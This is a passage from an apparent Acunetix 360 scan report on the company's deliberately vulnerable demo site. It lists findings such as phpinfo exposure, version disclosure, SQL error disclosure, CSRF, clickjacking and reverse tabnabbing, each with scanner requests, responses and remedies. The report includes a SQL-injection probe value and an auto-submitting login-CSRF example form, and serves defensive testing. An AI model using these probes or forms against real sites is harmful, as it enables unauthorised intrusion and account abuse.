<script type="text/javascript">
        var httpreq = null;

        function SetContent(XML) {
                var items = XML.getElementsByTagName('items').item(0).getElementsByTagName('item');
                var inner = '<ul>';
                for(i=0; i<items.length; i++){
                        inner = inner + '<li><a href="javascript:getInfo(\'' + items[i].attributes.item(0).value + '\', \'' + items[i].attributes.item(1).value + '\')">' + items[i].firstChild.nodeValue + '</a></li>';
                }

                inner = inner + '</ul>'

                cd = document.getElementById('contentDiv');
                cd.innerHTML = inner;

                id = document.getElementById('infoDiv');
                id.innerHTML = '';
        }

        function httpCompleted() {
                if (httpreq.readyState==4 && httpreq.status==200) {
                        SetContent(httpreq.responseXML);
                        httpreq = null;
                }
        }

        function SetInfo(XML) {
                var ii = XML.getElementsByTagName('iteminfo').item(0);
                var inner = '';

                inner = inner + '<p><strong>' + ii.getElementsByTagName('name').item(0).firstChild.nodeValue + '</strong></p>';

                pict  = ii.getElementsByTagName('picture');
```

```
                if(pict.length>0){
                        inner = inner + '<img src="../showimage.php?file=' + pict.item(0).firstChil
d.nodeValue + '"/>';
                }

                descs = ii.getElementsByTagName('description');
                for (i=0; i<descs.length; i++){
                        inner = inner + '<p>' + descs.item(i).firstChild.nodeValue + '</p>';
                }

                id = document.getElementById('infoDiv');
                id.innerHTML = inner;
        }

        function httpIn
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:19:41 PM
The Issue was detected during the Scan.	System	6/9/2021 1:13:35 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:04:59 AM

Actions to Take

1. See the remedy for solution.
2. Consider marking all of the cookies used by the application as HTTPOnly. (*After these changes javascript code will not be able to read cookies.*)

Remedy

Mark the cookie as HTTPOnly. This will be an extra layer of defense against XSS. However this is not a silver bullet and will not protect the system against cross-site scripting attacks. An attacker can use a tool such as XSS Tunnel to bypass HTTPOnly protection.

External References

- Acunetix - Security Cookies - HTTPOnly Flag
- OWASP HTTPOnly Cookies
- MSDN - ASP.NET HTTPOnly Cookies

CLASSIFICATION

ASVS 4.0	3.4.2

15. phpinfo() Output Detected

LOW 1

Acunetix 360 identified a phpinfo() output.

phpinfo() is a debug functionality that prints out detailed information on both the system and the PHP configuration.

Impact

An attacker can obtain information such as:

- Exact PHP version.
- Exact OS and its version.
- Details of the PHP configuration.
- Internal IP addresses.
- Server environment variables.
- Loaded PHP extensions and their configurations.

This information can help an attacker to gain more information on the system. After gaining detailed information, the attacker can research known vulnerabilities for that system under review. The attacker can also use this information during the exploitation of other vulnerabilities.

Vulnerabilities

15.1. http://testphp.vulnweb.com/secured/phpinfo.php

Method	Parameter	Value
GET	URI-BASED	phpinfo.php

Certainty

Request

```
GET /secured/phpinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 180.1397 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
…
>
<h1><a href="/secured/phpinfo.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>

<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td
…
s mod_vhost_alias mod_negotiation mod_dir mod_imagemap mod_actions mod_speling mod_userdir mod_alias
mod_rewrite mod_php5 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">

<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">engine</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">last_modified</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xbithack</td><td clas
…
ne Database </td><td class="v">internal </td></tr>

<tr><td class="e">Default timezone </td><td class="v">Europe/Helsinki </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr
>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</t
…
onv implementation </td><td class="v">libiconv </td></tr>
<tr><td class="e">iconv library version </td><td class="v">1.9 </td></tr>

</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td
></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">I
…
tr><td class="e">Active Links </td><td class="v">0 </td></tr>
<tr><td class="e">Library version </td><td class="v">FreeTDS </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>

<tr><td class="e">mssql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
```

```
<tr><td class="e">mssql.batchsize</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e"
…
YSQL_INCLUDE </td><td class="v"><i>no value</i> </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v"><i>no value</i> </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>

<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td c
…
der version </td><td class="v">5.1.11-beta </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/tmp/mysql.sock </td></tr>
</table><br />

<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no valu
e</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">33
…
td class="e">Active Persistent Links </td><td class="v">0 </td></tr>
<tr><td class="e">Active Links </td><td class="v">0 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">

<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pgsql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">pgsql.auto_reset_persistent</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr
…
<td class="v">files user  </td></tr>

<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary  </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>

<tr><td cla
…
ass="e">SQLite Library </td><td class="v">2.8.17 </td></tr>
<tr><td class="e">SQLite Encoding </td><td class="v">iso8859 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">

<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">sqlite.assoc_case</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_standard">standard</a></h2>
<table border="0" cellpadding="3" width="600">
…
rt </td><td class="v">enabled </td></tr>
```

```
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i  </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>

<tr><td class="e">assert.callbac
…
/tr>
<tr><td class="e">Extension Version </td><td class="v">2.0 ($Id: tidy.c,v 1.66.2.8 2006/04/19 21:47:
20 nlopess Exp $) </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>

<tr><td class="e">tidy.clean_output</td><td class="v"><i>no value</i></td><td class="v"><i>no value
</i></td></tr>
<tr><td class="e">tidy.default_config</td><td class="v"><i>no value</i></td><td c
…
d class="e">Compiled Version </td><td class="v">1.2.3 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>

<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:25:13 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:22:57 AM

Actions to Take

1. Remove pages that call phpinfo() from the web server.
2. You can disable phpinfo() by using global php configurations.

External References

- phpinfo() Function
- PHP Configuration Cheat Sheet

CLASSIFICATION

ASVS 4.0	14.3.3

16. Version Disclosure (PHP)

LOW 1

Acunetix 360 identified a version disclosure (PHP) in the target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of PHP.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

16.1. http://testphp.vulnweb.com/login.php

Extracted Version

- 5.6.40

Certainty

Request

```
GET /login.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 181.0863 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:19:30 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://ww
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:19:34 PM
The Issue was detected during the Scan.	System	6/9/2021 1:13:40 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:05:06 AM

Remedy

Configure your web server to prevent information leakage from the SERVER header of its HTTP response.

CLASSIFICATION

ASVS 4.0	14.3.3

17. Database Error Message Disclosure

LOW 1

Acunetix 360 identified a database error message disclosure.

Impact

The error message may disclose sensitive information and this information can be used by an attacker to mount new attacks or to enlarge the attack surface. In rare conditions this may be a clue for an SQL injection vulnerability. Most of the time Acunetix 360 will detect and report that problem separately.

Vulnerabilities

17.1. http://testphp.vulnweb.com/listproducts.php?cat=%2527

Method	Parameter	Value
GET	cat	%27

Certainty

Request

```
GET /listproducts.php?cat=%2527 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/categories.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 183.1946 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
…
<a href='logout.php'>Logout test</a>    </td>
        </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
        Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%27' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:23:50 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:09:12 AM

Remedy

Do not provide any error messages on production environments. Save error messages with a reference number to a backend storage such as a text file or database, then show this number and a static user-friendly error message to the user.

CLASSIFICATION

ASVS 4.0	12.5.1

18. [Possible] Cross-site Request Forgery

LOW | 1

Acunetix 360 identified a possible Cross-Site Request Forgery.

CSRF is a very common vulnerability. It's an attack which forces a user to execute unwanted actions on a web application in which the user is currently authenticated.

Impact

Depending on the application, an attacker can mount any of the actions that can be done by the user such as adding a user, modifying content, deleting data. All the functionality that's available to the victim can be used by the attacker. Only exception to this rule is a page that requires extra information that only the legitimate user can know (such as user's password).

Vulnerabilities

18.1. http://testphp.vulnweb.com/guestbook.php

Form Name(s)

- faddentry

Certainty

Request

```
GET /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/login.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 181.1668 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
…
ackground-color:#F5F5F5">06.09.2021, 1:19 pm</td></tr><tr><td colspan="2"><img src="/images/remark.g
if">  </td></tr></table>       </div>
          <div class="story">
                <form action="" method="post" name="faddentry">
                        <input type="hidden" name="name" value="anonymous user">
                        <textarea name="text" rows="5" wrap="VIRTUAL" style="width:500px;"></textare
a>
                        <br>
                        <input type="submit" name="submit" value="add
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:19:47 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:05:18 AM

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
    - For native XMLHttpRequest (XHR) object in JavaScript;

```
xhr = new XMLHttpRequest();
xhr.setRequestHeader('custom-header', 'valueNULL');
```

For JQuery, if you want to add a custom header (or set of headers) to
a. **individual request**

```
$.ajax({
    url: 'foo/bar',
```

```
    headers: { 'x-my-custom-header': 'some value' }
});
```

b. **every request**

```
$.ajaxSetup({
    headers: { 'x-my-custom-header': 'some value' }
});
OR
$.ajaxSetup({
    beforeSend: function(xhr) {
        xhr.setRequestHeader('x-my-custom-header', 'some value');
    }
});
```

External References

- OWASP Cross-Site Request Forgery (CSRF)

Remedy References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

CLASSIFICATION

ASVS 4.0	4.2.2

19. [Possible] Cross-site Request Forgery in Login Form

LOW 1

Acunetix 360 identified a possible Cross-Site Request Forgery in Login Form.

In a login CSRF attack, the attacker forges a login request to an honest site using the attacker's user name and password at that site. If the forgery succeeds, the honest server responds with a Set-Cookie header that instructs the browser to mutate its state by storing a session cookie, logging the user into the honest site as the attacker. This session cookie is used to bind subsequent requests to the user's session and hence to the attacker's authentication credentials. The attacker can later log into the site with his legitimate credentials and view private information like activity history that has been saved in the account.

Impact

In this particular case CSRF affects the login form in which the impact of this vulnerability is decreased significantly. Unlike normal CSRF vulnerabilities this will only allow an attacker to exploit some complex XSS vulnerabilities otherwise it can't be exploited.

For example;

If there is a page that's different for every user (such as "edit my profile") and vulnerable to XSS (Cross-site Scripting) then normally it cannot be exploited. However if the login form is vulnerable, an attacker can prepare a special profile, force victim to login as that user which will trigger the XSS exploit. Again attacker is still quite limited with this XSS as there is no active session. However the attacker can leverage this XSS in many ways such as showing the same login form again but this time capturing and sending the entered username/password to the attacker.

In this kind of attack, attacker will send a link containing html as simple as the following in which attacker's user name and password is attached.

```
<form method="POST" action="http://honest.site/login">
  <input type="text" name="user" value="h4ck3r" />
  <input type="password" name="pass" value="passw0rd" />
</form>
<script>
    document.forms[0].submit();
</script>
```

When the victim clicks the link then form will be submitted automatically to the honest site and exploitation is successful, victim will be logged in as the attacker and consequences will depend on the website behavior.

- **Search History**
  Many sites allow their users to opt-in to saving their search history and provide an interface for a user to review his or her personal search history. Search queries contain sensitive details about the user's interests and activities and could be used by the attacker to embarrass the user, to steal the user's identity, or to spy on the user. Since the victim logs in as the attacker, the victim's search queries are then stored in the attacker's search history, and the attacker can retrieve the queries by logging into his or her own account.
- **Shopping**
  Merchant sites might save the credit card details in user's profile. In login CSRF attack, when user funds a purchase and enrolls the credit card, the credit card details might be added to the attacker's account.

Vulnerabilities

19.1. http://testphp.vulnweb.com/login.php

Form Name(s)

- loginform

Certainty

Request

```
GET /login.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 181.0863 **Total Bytes Received** : 220 **Body Length** : 0 **Is Compressed** : No

```
…
ntent -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
        <div class="story">
        <h3>If you are already registered please enter your login information below:</h3><br>
        <form name="loginform" method="post" action="userinfo.php">
        <table cellpadding="4" cellspacing="1">
                <tr><td>Username : </td><td><input name="uname" type="text" size="20" style="width:1
20px;"></td></tr>
                <tr><td>Passwo
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:19:34 PM
The Issue was detected during the Scan. The State was set to Present	System	6/9/2021 1:13:41 PM

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
    - For native XMLHttpRequest (XHR) object in JavaScript;

```
xhr = new XMLHttpRequest();
xhr.setRequestHeader('custom-header', 'valueNULL');
```

For JQuery, if you want to add a custom header (or set of headers) to
a. **individual request**

```
$.ajax({
    url: 'foo/bar',
    headers: { 'x-my-custom-header': 'some value' }
});
```

b. **every request**

```
$.ajaxSetup({
    headers: { 'x-my-custom-header': 'some value' }
});
OR
$.ajaxSetup({
    beforeSend: function(xhr) {
        xhr.setRequestHeader('x-my-custom-header', 'some value');
    }
});
```

External References

- OWASP Cross-Site Request Forgery (CSRF)
- Robust Defenses for Cross-Site Request Forgery
- Identifying Robust Defenses for Login CSRF

Remedy References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

CLASSIFICATION

ASVS 4.0	4.2.2

20. Missing X-Frame-Options Header

LOW 1

Acunetix 360 detected a missing `X-Frame-Options` header which means that this website could be at risk of a clickjacking attack.

The `X-Frame-Options` HTTP header field indicates a policy that specifies whether the browser should render the transmitted resource within a `frame` or an `iframe`. Servers can declare this policy in the header of their HTTP responses to prevent clickjacking attacks, which ensures that their content is not embedded into other pages or frames.

Impact

Clickjacking is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on a framed page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to other another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

Vulnerabilities

20.1. http://testphp.vulnweb.com/login.php

Certainty

Request

```
GET /login.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 181.0863 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:19:30 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>login page</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
                <a href="guestbook.php">
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:19:34 PM
The Issue was detected during the Scan.	System	6/9/2021 1:13:41 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:05:07 AM

Remedy

- Sending the proper X-Frame-Options in HTTP response headers that instruct the browser to not allow framing from other domains.
  - `X-Frame-Options: DENY` It completely denies to be loaded in frame/iframe.
  - `X-Frame-Options: SAMEORIGIN` It allows only if the site which wants to load has a same origin.
  - `X-Frame-Options: ALLOW-FROM` *`URL`* It grants a specific URL to load itself in a iframe. However please pay attention to that, not all browsers support this.
- Employing defensive code in the UI to ensure that the current frame is the most top level window.

External References

- Clickjacking
- Can I Use X-Frame-Options
- X-Frame-Options HTTP Header

Remedy References

- Clickjacking Defense Cheat Sheet

CLASSIFICATION

ASVS 4.0	14.4.7

21. [Possible] Insecure Reflected Content

LOW 1

Acunetix 360 detected that the target web application reflected a piece of content starting from the first byte of the response. This might cause security issues such as Rosetta Stone Attack.

Impact

An attacker might bypass same origin policy and use website to his or her advantage. Rosetta Flash is a known vulnerability which uses this technique making a victim perform arbitrary requests to the domain with the vulnerable endpoint and exfiltrate potentially sensitive data.

Vulnerabilities

21.1. http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=N3tSp4rK3R&pp=12

Method	Parameter	Value
GET	p	N3tSp4rK3R
GET	pp	12
GET	aaaa%2f	

Certainty

Request

```
GET /hpp/params.php?aaaa%2f=&p=N3tSp4rK3R&pp=12 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/hpp/?pp=12
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 189.3877 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:30:14 GMT

N3tSp4rK3R12
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:30:14 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:21:17 AM

Actions to Take

Action might vary depending on the use of this page. This is reported just for your attention. If you concern about security and this page is used to provide data via JSONP callback function, `Content-Disposition` header with `filename` attribute can be returned to mitigate a possible attack:

```
Content-Disposition: attachment; filename=f.txt
```

External References

- Abusing JSONP with Rosetta Flash

CLASSIFICATION

ASVS 4.0	14.4.2

22. [Possible] Phishing by Navigating Browser Tabs

LOW 1

Acunetix 360 identified possible phishing by navigating browser tabs but was unable to confirm the vulnerability.

Open windows with normal hrefs with the tag `target="_blank"` can modify *window.opener.location* and replace the parent webpage with something else, even on a different origin.

Impact

While this vulnerability doesn't allow script execution, it does allow phishing attacks that silently replace the parent tab. If the links lack `rel="noopener noreferrer"` attribute, a third party site can change the URL of the source tab using *window.opener.location.assign* and trick the users into thinking that they're still in a trusted page and lead them to enter their sensitive data on the malicious website.

Vulnerabilities

22.1. http://testphp.vulnweb.com/disclaimer.php

External Links

- http://www.eclectasy.com/Fractal-Explorer/index.html

Certainty

Request

```
GET /disclaimer.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/login.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 180.1245 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
…
ddress, nor e-mail or
                website addresses.</p>
                <p>Information you post on this site are by no means private nor protected!</p>
                <p>All images on this site were generated with fre software <a href="http://www.ecle
ctasy.com/Fractal-Explorer/index.html" target="_blank">
                <strong>Fractal Explorer</strong></a>.</p>
          </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?
…
r/php-security-scanner/">PHP scanner</a></li>
          <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-
in-php-applications/">PHP vuln help</a></li>
          <li><a href="http://www.eclectasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></l
i>
    </ul>
  </div>
  <div id="advert">
    <p>
      <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" codebase="http://download.macrome
dia.com/pub/shockwave
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:19:44 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:05:18 AM

Remedy

- Add `rel=noopener` to the links to prevent pages from abusing *window.opener*. This ensures that the page cannot access the *window.opener* property in Chrome and Opera browsers.
- For older browsers and in Firefox, you can add `rel=noreferrer` which additionally disables the Referer header.

```
<a href="..." target="_blank" rel="noopener noreferrer">...</a>
```

External References

- Reverse Tabnabbing
- Blankshield & Reverse Tabnabbing Attacks
- Target=" blank" - the most underestimated vulnerability ever

CLASSIFICATION

ASVS 4.0	14.1.3

Show Scan Detail

Enabled Security Checks	: Arbitrary Files (IAST), BREACH Attack, Code Evaluation, Code Evaluation (IAST), Code Evaluation (Out of Band), Command Injection, Command Injection (Blind), Command Injection (IAST), Configuration Analyzer (IAST), Content Security Policy, Content-Type Sniffing, Cookie, Cross Frame Options Security, Cross-Origin Resource Sharing (CORS), Cross-Site Request Forgery, Cross-site Scripting, Cross-site Scripting (Blind), Drupal Remote Code Execution, Expect Certificate Transparency (Expect-CT), File Upload, Header Analyzer, Heartbleed, HSTS, HTML Content, HTTP Header Injection, HTTP Header Injection (IAST), HTTP Methods, HTTP Status, IFrame Security, Insecure JSONP Endpoint, Insecure Reflected Content,

